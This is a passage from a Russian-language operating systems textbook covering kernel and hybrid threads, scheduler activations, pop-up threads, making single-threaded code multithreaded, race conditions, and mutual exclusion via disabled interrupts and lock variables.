исполнения программ). Эта информация является подмножеством той информации, которую поддерживают традиционные ядра в отношении своих однопоточных процессов, то есть подмножеством состояния процесса. Вдобавок к этому ядро поддерживает также традиционную таблицу процессов с целью их отслеживания.

Все вызовы, способные заблокировать поток, реализованы как системные, с более существенными затратами, чем вызов процедуры в системе поддержки исполнения программ. Когда поток блокируется, ядро по своему выбору может запустить либо другой поток из этого же самого процесса (если имеется готовый к выполнению поток), либо поток из другого процесса. Когда потоки реализуются на пользовательском уровне, система поддержки исполнения программ работает с запущенными потоками собственного процесса до тех пор, пока ядро не заберет у нее центральный процессор (или не останется ни одного готового к выполнению потока).

Поскольку создание и уничтожение потоков в ядре требует относительно более весомых затрат, некоторые системы с учетом складывающейся ситуации применяют более правильный подход и используют свои потоки повторно. При уничтожении потока он помечается как неспособный к выполнению, но это не влияет на его структуру данных, имеющуюся в ядре. Чуть позже, когда должен быть создан новый поток, вместо этого повторно активируется старый поток, что приводит к экономии времени. Повторное использование потоков допустимо и на пользовательском уровне, но для этого нет достаточно веских оснований, поскольку издержки на управление потоками там значительно меньше.

Для потоков, реализованных на уровне ядра, не требуется никаких новых, неблокирующих системных вызовов. Более того, если один из выполняемых потоков столкнется с ошибкой обращения к отсутствующей странице, ядро может с легкостью проверить наличие у процесса любых других готовых к выполнению потоков и при наличии таковых запустить один из них на выполнение, пока будет длиться ожидание извлечения запрошенной страницы с диска. Главный недостаток этих потоков состоит в весьма существенных затратах времени на системный вызов, поэтому, если операции над потоками (создание, удаление и т. п.) выполняются довольно часто, это влечет за собой более существенные издержки.

Хотя потоки, создаваемые на уровне ядра, и позволяют решить ряд проблем, но справиться со всеми существующими проблемами они не в состоянии. Что будет, к примеру, когда произойдет разветвление многопоточного процесса? Будет ли у нового процесса столько же потоков, сколько у старого, или только один поток? Во многих случаях наилучший выбор зависит от того, выполнение какого процесса запланировано следующим. Если он собирается вызвать команду *exec*, чтобы запустить новую программу, то, наверное, правильным выбором будет наличие только одного потока. Но если он продолжит выполнение, то лучше всего было бы, наверное, воспроизвести все имеющиеся потоки.

Другой проблемой являются сигналы. Стоит вспомнить, что сигналы посылаются процессам, а не потокам, по крайней мере, так делается в классической модели. Какой из потоков должен обработать поступающий сигнал? Может быть, потоки должны зарегистрировать свои интересы в конкретных сигналах, чтобы при поступлении сигнала он передавался потоку, который заявил о своей заинтересованности в этом сигнале? Тогда возникает вопрос: что будет, если на один и тот же сигнал зарегистрировались два или более двух потоков? И это только две проблемы, создаваемые потоками, а ведь на самом деле их значительно больше.

2.2.6. Гибридная реализация

В попытках объединить преимущества создания потоков на уровне пользователя и на уровне ядра была исследована масса различных путей. Один из них (рис. 2.11) заключается в использовании потоков на уровне ядра, а затем нескольких потоков на уровне пользователя в рамках некоторых или всех потоков на уровне ядра. При использовании такого подхода программист может определить, сколько потоков использовать на уровне ядра и на сколько потоков разделить каждый из них на уровне пользователя. Эта модель обладает максимальной гибкостью.




Рис. 2.11. Разделение на пользовательские потоки в рамках потока ядра

При таком подходе ядру известно *только* о потоках самого ядра, работу которых оно и планирует. У некоторых из этих потоков могут быть несколько потоков на пользовательском уровне, которые расходятся от их вершины. Создание, удаление и планирование выполнения этих потоков осуществляется точно так же, как и у пользовательских потоков, принадлежащих процессу, запущенному под управлением операционной системы, не способной на многопоточную работу. В этой модели каждый поток на уровне ядра обладает определенным набором потоков на уровне пользователя, которые используют его по очереди.

2.2.7. Активация планировщика

Хотя потоки на уровне ядра по ряду ключевых позиций превосходят потоки на уровне пользователя, они, несомненно, более медлительны. Поэтому исследователи искали способы улучшения ситуации без потери их положительных свойств. Далее мы опишем один из таких способов, изобретенный Андерсоном (Anderson et al., 1992), который называется **активацией планировщика**. Родственная работа рассматривается Элдером и Скоттом (Edler et al.,1988; Scott et al., 1990).

Цель работы по активации планировщика заключается в имитации функциональных возможностей потоков на уровне ядра, но при лучшей производительности и более высокой гибкости, свойственной пакетам потоков, реализуемых в пользовательском пространстве. В частности, пользовательские потоки не должны выполнять специаль-

ные неблокирующие системные вызовы или заранее проверять, будет ли безопасным осуществление конкретного системного вызова. Тем не менее, когда поток блокируется на системном вызове или на ошибке обращения к отсутствующей странице, должна оставаться возможность выполнения другого потока в рамках того же процесса, если есть хоть один готовый к выполнению поток.

Эффективность достигается путем уклонения от ненужных переходов между пространствами пользователя и ядра. Если, к примеру, поток блокируется в ожидании каких-либо действий другого потока, то обращаться к ядру не имеет смысла, благодаря чему снижаются издержки на переходах между пространствами ядра и пользователя. Имеющаяся в пространстве пользователя система поддержки исполнения программ может заблокировать синхронизирующийся поток и самостоятельно спланировать работу другого потока.

При использовании активации планировщика ядро назначает каждому процессу определенное количество виртуальных процессоров, а системе поддержки исполняемых программ (в пользовательском пространстве) разрешается распределять потоки по процессорам. Этот механизм также может быть использован на мультипроцессорной системе, где виртуальные процессоры могут быть представлены настоящими центральными процессорами. Изначально процессу назначается только один виртуальный процессор, но процесс может запросить дополнительное количество процессоров, а также вернуть уже не используемые процессоры. Ядро также может забрать назад уже распределенные виртуальные процессоры с целью переназначения их более нуждающимся процессам.

Работоспособность этой схемы определяется следующей основной идеей: когда ядро знает, что поток заблокирован (например, из-за выполнения блокирующего системного вызова или возникновения ошибки обращения к несуществующей странице), оно уведомляет принадлежащую процессу систему поддержки исполнения программ, передавая через стек в качестве параметров номер данного потока и описание произошедшего события. Уведомление осуществляется за счет того, что ядро активирует систему поддержки исполнения программ с заранее известного стартового адреса, — примерно так же, как действуют сигналы в UNIX. Этот механизм называется **upcall** (вызов наверх).

Активированная таким образом система поддержки исполнения программ может перепланировать работу своих потоков, как правило, переводя текущий поток в заблокированное состояние, выбирая другой поток из списка готовых к выполнению, устанавливая значения его регистров и возобновляя его выполнение. Чуть позже, когда ядро узнает, что исходный поток может возобновить свою работу (например, заполнился канал, из которого он пытался считать данные, или была извлечена из диска ранее не существовавшая страница), оно выполняет еще один вызов наверх (upcall) в адрес системы поддержки исполнения программ, чтобы уведомить ее об этом событии. Система поддержки исполнения программ может либо немедленно возобновить выполнение заблокированного потока, либо поместить его в список ожидающих потоков для последующего выполнения.

При возникновении в период выполнения пользовательского потока аппаратного прерывания центральный процессор, в котором произошло прерывание, переключается в режим ядра. Если прерывание вызвано событием, не интересующим прерванный процесс, например завершением операции ввода-вывода, относящейся к другому процессу, то при завершении работы обработчика прерывания прерванный поток возвращается назад, в то состояние, в котором он был до возникновения прерывания.

Если же процесс заинтересован в этом прерывании — например, доставлена страница, необходимая одному из потоков, принадлежащих этому процессу, — выполнение прерванного потока не возобновляется. Вместо этого прерванный поток приостанавливается и на виртуальном процессоре запускается система поддержки исполнения программ, имеющая в стеке состояние прерванного потока. Затем на систему поддержки исполнения программ возлагается решение, выполнение какого именно потока спланировать на этом центральном процессоре: прерванного, последнего ставшего готовым к выполнению или какого-нибудь третьего.

Недостатком активаций планировщика является полная зависимость этой технологии от вызовов наверх (upcall) — концепции, нарушающей структуру, свойственную любой многоуровневой системе. Как правило, уровень n предоставляет определенные услуги, которые могут быть запрошены уровнем $n + 1$, но уровень n не может вызывать процедуры, имеющиеся на уровне $n + 1$. Вызовы наверх (upcall) этому фундаментальному принципу не следуют.

2.2.8. Всплывающие потоки

Потоки часто используются в распределенных системах. Хорошим примером может послужить обработка входящих сообщений, к примеру запросов на обслуживание. Традиционный подход заключается в использовании процесса или потока, блокирующегося системным вызовом *receive* в ожидании входящего сообщения. По прибытии сообщения он его принимает, распаковывает, проверяет его содержимое и проводит дальнейшую обработку.

Возможен и совершенно иной подход, при котором поступление сообщения вынуждает систему создать новый поток для его обработки. Такой поток (рис. 2.12) называется




Рис. 2.12. Создание нового потока при поступлении сообщения:
а — до поступления; *б* — после поступления

всплывающим. Основное преимущество всплывающих потоков заключается в том, что они создаются заново и не имеют прошлого — никаких регистров, стека и всего остального, что должно быть восстановлено. Каждый такой поток начинается с чистого листа, и каждый их них идентичен всем остальным. Это позволяет создавать такие потоки довольно быстро. Новый поток получает сообщение для последующей обработки. В результате использования всплывающих потоков задержку между поступлением и началом обработки сообщения можно свести к минимуму.

При использовании всплывающих потоков требуется предварительное планирование. К примеру, возникает вопрос: в каком процессе следует запускать поток? Если система поддерживает потоки, выполняемые в пространстве ядра, поток может быть запущен в этом пространстве (именно поэтому ядро на рис. 2.12 не показано). Как правило, запустить всплывающий поток в пространстве ядра легче и быстрее, чем поместить его в пользовательское пространство. К тому же всплывающий поток в пространстве ядра получает простой доступ ко всем таблицам ядра и к устройствам ввода-вывода, которые могут понадобиться для обработки прерывания. В то же время дефектный поток в пространстве ядра может нанести более существенный урон, чем такой же поток в пространстве пользователя. К примеру, если он выполняется слишком долго, а способов его вытеснения не существует, входные данные могут быть утрачены навсегда.

2.2.9. Превращение однопоточного кода в многопоточный

Многие из существующих программ создавались под однопоточные процессы. Превратить их в многопоточные куда сложнее, чем может показаться на первый взгляд. Далее мы рассмотрим лишь некоторые из имеющихся подводных камней.

Начнем с того, что код потока, как и код процесса, обычно содержит несколько процедур. У этих процедур могут быть локальные и глобальные переменные, а также параметры. Локальные переменные и параметры проблем не создают, проблемы возникают с теми переменными, которые носят глобальный характер для потока, но не для всей программы. Глобальность этих переменных заключается в том, что их использует множество процедур внутри потока (поскольку они могут использовать любую глобальную переменную), но другие потоки логически должны их оставить в покое.

Рассмотрим в качестве примера переменную *errno*, поддерживаемую UNIX. Когда процесс (или поток) осуществляет системный вызов, терпящий неудачу, код ошибки помещается в *errno*. На рис. 2.13 поток *1* выполняет системный вызов *access*, чтобы определить, разрешен ли доступ к конкретному файлу. Операционная система возвращает ответ в глобальной переменной *errno*. После возвращения управления потоку *1*, но перед тем, как он получает возможность прочитать значение *errno*, планировщик решает, что поток *1* на данный момент времени вполне достаточно использовал время центрального процессора и следует переключиться на выполнение потока *2*. Поток *2* выполняет вызов *open*, который терпит неудачу, что вызывает переписывание значения переменной *errno*, и код *access* первого потока утрачивается навсегда. Когда чуть позже возобновится выполнение потока *1*, он считает неверное значение и поведет себя некорректно.

Существуют разные способы решения этой проблемы. Можно вообще запретить использование глобальных переменных. Какой бы заманчивой ни была эта идея, она вступает в конфликт со многими существующими программами. Другой способ заклю-




Рис. 2.13. Конфликт потоков при использовании глобальной переменной

чается в назначении каждому потоку собственных глобальных переменных (рис. 2.14). В этом случае у каждого потока есть своя закрытая копия *errno* и других глобальных переменных, позволяющая избежать возникновения конфликтов. В результате такого решения создается новый уровень области определения, где переменные видны всем процедурам потока (но не видны другим потокам), вдобавок к уже существующим областям определений, где переменные видны только одной процедуре и где переменные видны из любого места программы.




Рис. 2.14. У потоков могут быть закрытые глобальные переменные

Однако доступ к закрытым глобальным переменным несколько затруднен, поскольку большинство языков программирования имеют способ выражения локальных и глобальных переменных, но не содержат промежуточных форм. Есть возможность распределить часть памяти для глобальных переменных и передать ее каждой процедуре потока в качестве дополнительного параметра. Решение не самое изящное, но работоспособное.

В качестве альтернативы можно ввести новые библиотечные процедуры для создания, установки и чтения глобальных переменных, видимых только внутри потока. Первый вызов процедуры может иметь следующий вид:

```
create_global("bufptr");
```

Он выделяет хранилище для указателя по имени *bufptr* в динамически распределяемой области памяти или в специальной области памяти, зарезервированной для вызывающего потока. Независимо от того, где именно размещено хранилище, к глобальным переменным имеет доступ только вызывающий поток. Если другой поток создает глобальную переменную с таким же именем, она получает другое место хранения и не конфликтует с уже существующей переменной.

Для доступа к глобальным переменным нужны два вызова: один для записи, а другой для чтения. Процедура для записи может иметь следующий вид:

```
set global("bufptr", &buf);
```

Она сохраняет значение указателя в хранилище, ранее созданном вызовом процедуры *create_global*. Процедура для чтения глобальной переменной может иметь следующий вид:

```
bufptr = read_global("bufptr");
```

Она возвращает адрес для доступа к данным, хранящимся в глобальной переменной.

Другой проблемой, возникающей при превращении однопоточной программы в многопоточную, является отсутствие возможности повторного входа во многие библиотечные процедуры. То есть они не создавались с расчетом на то, что каждая отдельно взятая процедура будет вызываться повторно еще до того, как завершился ее предыдущий вызов. К примеру, отправка сообщения по сети может быть запрограммирована на то, чтобы предварительно собрать сообщение в фиксированном буфере внутри библиотеки, а затем для его отправки осуществить перехват управления ядром. Представляете, что произойдет, если один поток собрал свое сообщение в буфере, а затем прерывание по таймеру вызвало переключение на выполнение второго потока, который тут же переписал буфер своим собственным сообщением?

Подобная проблема возникает и с процедурами распределения памяти, к примеру с процедурой *malloc* в UNIX, работающей с весьма важными таблицами использования памяти, например со связанным списком доступных участков памяти. Когда процедура *malloc* занята обновлением этих списков, они могут временно пребывать в несообразном состоянии, с указателями, которые указывают в никуда. Если в момент такого несообразного состояния произойдет переключение потоков и из другого потока поступит новый вызов, будут использованы неверные указатели, что приведет к сбою программы. Для эффективного устранения всех этих проблем потребуется переписать всю библиотеку. А это далеко не самое простое занятие с реальной возможностью внесения труднообнаруживаемых ошибок.

Другим решением может стать предоставление каждой процедуре оболочки, которая устанавливает бит, отмечающий, что библиотека уже используется. Любая попытка другого потока воспользоваться библиотечной процедурой до завершения предыдущего вызова будет заблокирована. Хотя этот подход вполне осуществим, он существенно снижает потенциальную возможность параллельных вычислений.

А теперь рассмотрим сигналы. Некоторые сигналы по своей логике имеют отношение к потокам, а некоторые не имеют к ним никакого отношения. К примеру, если поток

осуществляет системный вызов *alarm*, появляется смысл направить результирующий сигнал к вызывающему потоку. Но когда потоки целиком реализованы в пользовательском пространстве, ядро даже не знает о потоках и вряд ли сможет направить сигнал к нужному потоку. Дополнительные сложности возникают в том случае, если у процесса на данный момент есть лишь один необработанный аварийный сигнал и несколько потоков осуществляют системный вызов *alarm* независимо друг от друга.

Другие сигналы, например прерывания клавиатуры, не имеют определенного отношения к потокам. Кто их должен перехватывать? Один специально назначенный поток? Или все потоки? А может быть, заново создаваемый всплывающий поток? Кроме того, что произойдет, если один из потоков вносит изменения в обработчики сигналов, не уведомляя об этом другие потоки? А что случится, если одному потоку потребуется перехватить конкретный сигнал (например, когда пользователь нажмет CTRL+C), а другому потоку этот сигнал понадобится для завершения процесса? Подобная ситуация может сложиться, если в одном или нескольких потоках выполняются стандартные библиотечные процедуры, а в других — процедуры, созданные пользователем. Совершенно очевидно, что такие требования потоков несовместимы. В общем, с сигналами не так-то легко справиться и при наличии лишь одного потока, а переход к многопоточной среде отнюдь не облегчает их обработку.

Остается еще одна проблема, создаваемая потоками, — управление стеком. Во многих системах при переполнении стека процесса ядро автоматически предоставляет ему дополнительное пространство памяти. Когда у процесса несколько потоков, у него должно быть и несколько стеков. Если ядро ничего не знает о существовании этих стеков, оно не может автоматически наращивать их пространство при ошибке стека. Фактически оно даже не сможет понять, что ошибка памяти связана с разрастанием стека какого-нибудь потока.

Разумеется, эти проблемы не являются непреодолимыми, но они наглядно демонстрируют, что простое введение потоков в существующую систему без существенной доработки приведет к ее полной неработоспособности. Возможно, необходимый минимум будет состоять в переопределении семантики системных вызовов и переписывании библиотек. И все это должно быть сделано так, чтобы сохранялась обратная совместимость с существующими программами, когда все ограничивается процессом, имеющим только один поток. Дополнительную информацию о потоках можно найти в трудах Хаузера (Hauser et al., 1993), Марша (Marsh et al., 1991) и Родригеса (Rodrigues et al., 2010).

2.3. Взаимодействие процессов

Довольно часто процессам необходимо взаимодействовать с другими процессами. Например, в канале оболочки выходные данные одного процесса могут передаваться другому процессу, и так далее вниз по цепочке. Поэтому возникает необходимость во взаимодействии процессов, и желательно по хорошо продуманной структуре без использования прерываний. В следующих разделах мы рассмотрим некоторые вопросы, связанные со взаимодействием процессов, или **межпроцессным взаимодействием** (InterProcess Communication (**IPC**)).

Короче говоря, будут рассмотрены три вопроса. Первый будет касаться уже упомянутого примера: как один процесс может передавать информацию другому процессу. Второй

коснется обеспечения совместной работы процессов без создания взаимных помех, когда, к примеру, два процесса в системе бронирования авиабилетов одновременно пытаются захватить последнее место в самолете для разных клиентов. Третий вопрос коснется определения правильной последовательности на основе существующих взаимозависимостей: если процесс *А* вырабатывает данные, а процесс *Б* их распечатывает, то процесс *Б*, перед тем как печатать, должен подождать, пока процесс *А* не выработает определенные данные. Изучение всех трех вопросов начнется со следующего раздела.

Следует отметить, что два из этих трех вопросов также применимы и к потокам. Первый из них, касающийся передачи информации, применительно к потокам решается значительно легче, поскольку потоки имеют общее адресное пространство (взаимодействующие потоки, реализованные в различных адресных пространствах, подпадают под категорию взаимодействия процессов). А вот два других вопроса — относительно исключения взаимных помех и правильной последовательности — в полной мере применимы и к потокам: сходные проблемы и сходные методы их решения. Далее проблемы будут рассматриваться в контексте процессов, но нужно иметь в виду, что те же проблемы и решения применяются и в отношении потоков.

2.3.1. Состязательная ситуация

В некоторых операционных системах совместно работающие процессы могут использовать какое-нибудь общее хранилище данных, доступное каждому из них по чтению и по записи. Это общее хранилище может размещаться в оперативной памяти (возможно, в структуре данных ядра) или может быть представлено каким-нибудь общим файлом. Расположение общей памяти не меняет характера взаимодействия и возникающих при этом проблем. Чтобы посмотреть, как взаимодействие процессов осуществляется на практике, давайте рассмотрим простой общеизвестный пример — спулер печати. Когда процессу необходимо распечатать какой-нибудь файл, он помещает имя этого файла в специальный **каталог спулера**.

Другой процесс под названием **демон принтера** периодически проверяет наличие файлов для печати и в том случае, если такие файлы имеются, распечатывает их и удаляет их имена из каталога.

Представьте, что в нашем каталоге спулера имеется большое количество областей памяти с номерами 0, 1, 2..., в каждой из которых может храниться имя файла. Также представьте, что есть две общие переменные: *out*, указывающая на следующий файл, предназначенный для печати, и *in*, указывающая на следующую свободную область в каталоге. Эти две переменные могли бы неплохо сохраняться в файле, состоящем из двух слов и доступном всем процессам. В какой-то момент времени области от 0 до 3 пустуют (файлы уже распечатаны). Почти одновременно процессы *А* и *Б* решают, что им нужно поставить файл в очередь на печать. Эта ситуация показана на рис. 2.15.

В правовом пространстве, где применимы законы Мэрфи, может случиться следующее. Процесс *А* считывает значение переменной *in* и сохраняет значение 7 в локальной переменной по имени *next_free_slot* (следующая свободная область). Сразу же после этого происходит прерывание по таймеру, центральный процессор решает, что процесс *А* проработал достаточно долго, и переключается на выполнение процесса *Б*. Процесс *Б* также считывает значение переменной *in* и также получает число 7. Он также сохраняет его в своей локальной переменной *next_free_slot*. К текущему моменту оба процесса полагают, что следующей доступной областью будет 7. Процесс *Б* продолжает




Рис. 2.15. Одновременное стремление двух процессов получить доступ к общей памяти

выполняться. Он сохраняет имя своего файла в области 7 и присваивает переменной *in* обновленное значение 8. Затем он переходит к выполнению каких-нибудь других действий. Через некоторое время выполнение процесса *А* возобновляется с того места, где он был остановлен. Он считывает значение переменной *next_free_slot*, видит там число 7 и записывает имя своего файла в область 7, затирая то имя файла, которое только что было в него помещено процессом *Б*. Затем он вычисляет *next_free_slot* + 1, получает значение 8 и присваивает его переменной *in*. В каталоге спулера нет внутренних противоречий, поэтому демон печати не заметит никаких нестыковок, но процесс *Б* никогда не получит вывода на печать.

Пользователь *Б* будет годами бродить вокруг принтера, тоскливо надеясь получить распечатку, которой не будет никогда. Подобная ситуация, когда два или более процесса считывают или записывают какие-нибудь общие данные, а окончательный результат зависит от того, какой процесс и когда именно выполняется, называется **состязательной ситуацией**. Отладка программ, в которых присутствует состязательная ситуация, особой радости не доставляет. Результаты большинства прогонов могут быть вполне приемлемыми, но до поры до времени, пока не наступит тот самый редкий случай, когда произойдет нечто таинственное и необъяснимое. К сожалению, с ростом параллелизма из-за все большего количества ядер состязательные ситуации встречаются все чаще.

2.3.2. Критические области

Как же избежать состязательной ситуации? Ключом к предупреждению проблемы в этой и во многих других ситуациях использования общей памяти, общих файлов и вообще чего-нибудь общего может послужить определение способа, при котором в каждый конкретный момент времени доступ к общим данным для чтения и записи может получить только один процесс. Иными словами, нам нужен способ **взаимного исключения**, то есть некий способ, обеспечивающий правило, при котором если общие данные или файл используются одним процессом, возможность их использования всеми другими процессами исключается. Описанные выше трудности произошли благодаря тому, что процесс *Б* стал использовать общие переменные еще до того, как процесс *А* завершил работу с ними. Выбор подходящих элементарных операций для достижения взаимного исключения является основной проблемой конструирования

любой операционной системы, и именно ее мы будем подробно рассматривать в следующих разделах.

Проблемы обхода состязательных ситуаций могут быть сформулированы также в абстрактной форме. Какую-то часть времени процесс занят внутренними вычислениями и чем-нибудь другим, не создающим состязательных ситуаций. Но иногда он вынужден обращаться к общей памяти или файлам либо совершать какие-нибудь другие значимые действия, приводящие к состязаниям. Та часть программы, в которой используется доступ к общей памяти, называется **критической областью** или **критической секцией**. Если бы удалось все выстроить таким образом, чтобы никакие два процесса не находились одновременно в своих критических областях, это позволило бы избежать состязаний.

Хотя выполнение этого требования позволяет избежать состязательных ситуаций, его недостаточно для того, чтобы параллельные процессы правильно выстраивали совместную работу и эффективно использовали общие данные. Для приемлемого решения необходимо соблюдение четырех условий:

1. Два процесса не могут одновременно находиться в своих критических областях.
2. Не должны выстраиваться никакие предположения по поводу скорости или количества центральных процессоров.
3. Никакие процессы, выполняемые за пределами своих критических областей, не могут блокироваться любым другим процессом.
4. Процессы не должны находиться в вечном ожидании входа в свои критические области.

В абстрактном смысле необходимое нам поведение показано на рис. 2.16. Мы видим, что процесс *A* входит в свою критическую область во время T_1. Чуть позже, когда наступает время T_2, процесс *Б* пытается войти в свою критическую область, но терпит неудачу, поскольку другой процесс уже находится в своей критической области, а мы допускаем это в каждый момент времени только для одного процесса. Следовательно,




Рис. 2.16. Взаимное исключение использования критических областей

Б временно приостанавливается до наступления времени T_3, когда *А* покинет свою критическую область, позволяя *Б* тут же войти в свою критическую область. Со временем (в момент T_4) *Б* покидает свою критическую область, и мы возвращаемся в исходную ситуацию, когда ни один из процессов не находится в своей критической области.

2.3.3. Взаимное исключение с активным ожиданием

В этом разделе будут рассмотрены различные предложения для достижения режима взаимного исключения, при котором, пока один процесс занят обновлением общей памяти и находится в своей критической области, никакой другой процесс не сможет войти в свою критическую область и создать проблему.

Запрещение прерываний

В однопроцессорных системах простейшим решением является запрещение всех прерываний каждым процессом сразу после входа в критическую область и их разрешение сразу же после выхода из критической области. При запрещении прерываний не могут осуществляться никакие прерывания по таймеру. Поскольку центральный процессор переключается с одного процесса на другой в результате таймерных или каких-нибудь других прерываний, то при выключенных прерываниях он не сможет переключиться на другой процесс. Поскольку процесс запретил прерывания, он может исследовать и обновлять общую память, не опасаясь вмешательства со стороны любого другого процесса.

Но вообще-то этот подход не слишком привлекателен, поскольку абсолютно неразумно давать пользовательским процессам полномочия выключать все прерывания. Представьте, что получится, если один из них выключил и не включил прерывания? Это может вызвать крах всей системы. Более того, если мы имеем дело с многопроцессорной системой (с двумя или, может быть, несколькими центральными процессорами), запрещение прерываний действует только на тот центральный процессор, на котором выполняется запретительная инструкция. Все остальные процессоры продолжат свою работу и смогут обращаться к общей памяти.

В то же время запрещение прерываний всего на несколько инструкций зачастую является очень удобным средством для самого ядра, когда оно обновляет переменные или списки. К примеру, когда прерывание происходит в момент изменения состояния списка готовых процессов, может сложиться состязательная ситуация. Вывод здесь следующий: запрещение прерываний в большинстве своем является полезной технологией внутри самой операционной системы, но не подходит в качестве универсального механизма взаимных блокировок для пользовательских процессов.

Благодаря увеличению количества многоядерных центральных процессоров даже на недорогих персональных компьютерах возможности достижения взаимного исключения за счет запрещения прерываний даже внутри ядра сужаются. Уже становится привычным наличие двухъядерных процессоров, на многих машинах имеются четыре ядра, и не за горами распространение 8-, 16- или 32-ядерных процессоров. Запрещение прерываний на одном центральном процессоре в многоядерных (то есть мультипроцессорных) системах не запрещает другим центральным процессорам препятствовать операциям, выполняемым первым центральным процессором. Следовательно, возникает потребность в применении более сложных схем.

Блокирующие переменные

В качестве второй попытки рассмотрим программное решение, в котором используется одна общая (блокирующая) переменная, исходное значение которой равно нулю. Когда процессу требуется войти в свою критическую область, сначала он проверяет значение блокирующей переменной. Если оно равно 0, процесс устанавливает его в 1 и входит в критическую область. Если значение уже равно 1, процесс просто ждет, пока оно не станет равно нулю. Таким образом, нулевое значение показывает, что ни один из процессов не находится в своей критической области, а единица — что какой-то процесс находится в своей критической области.

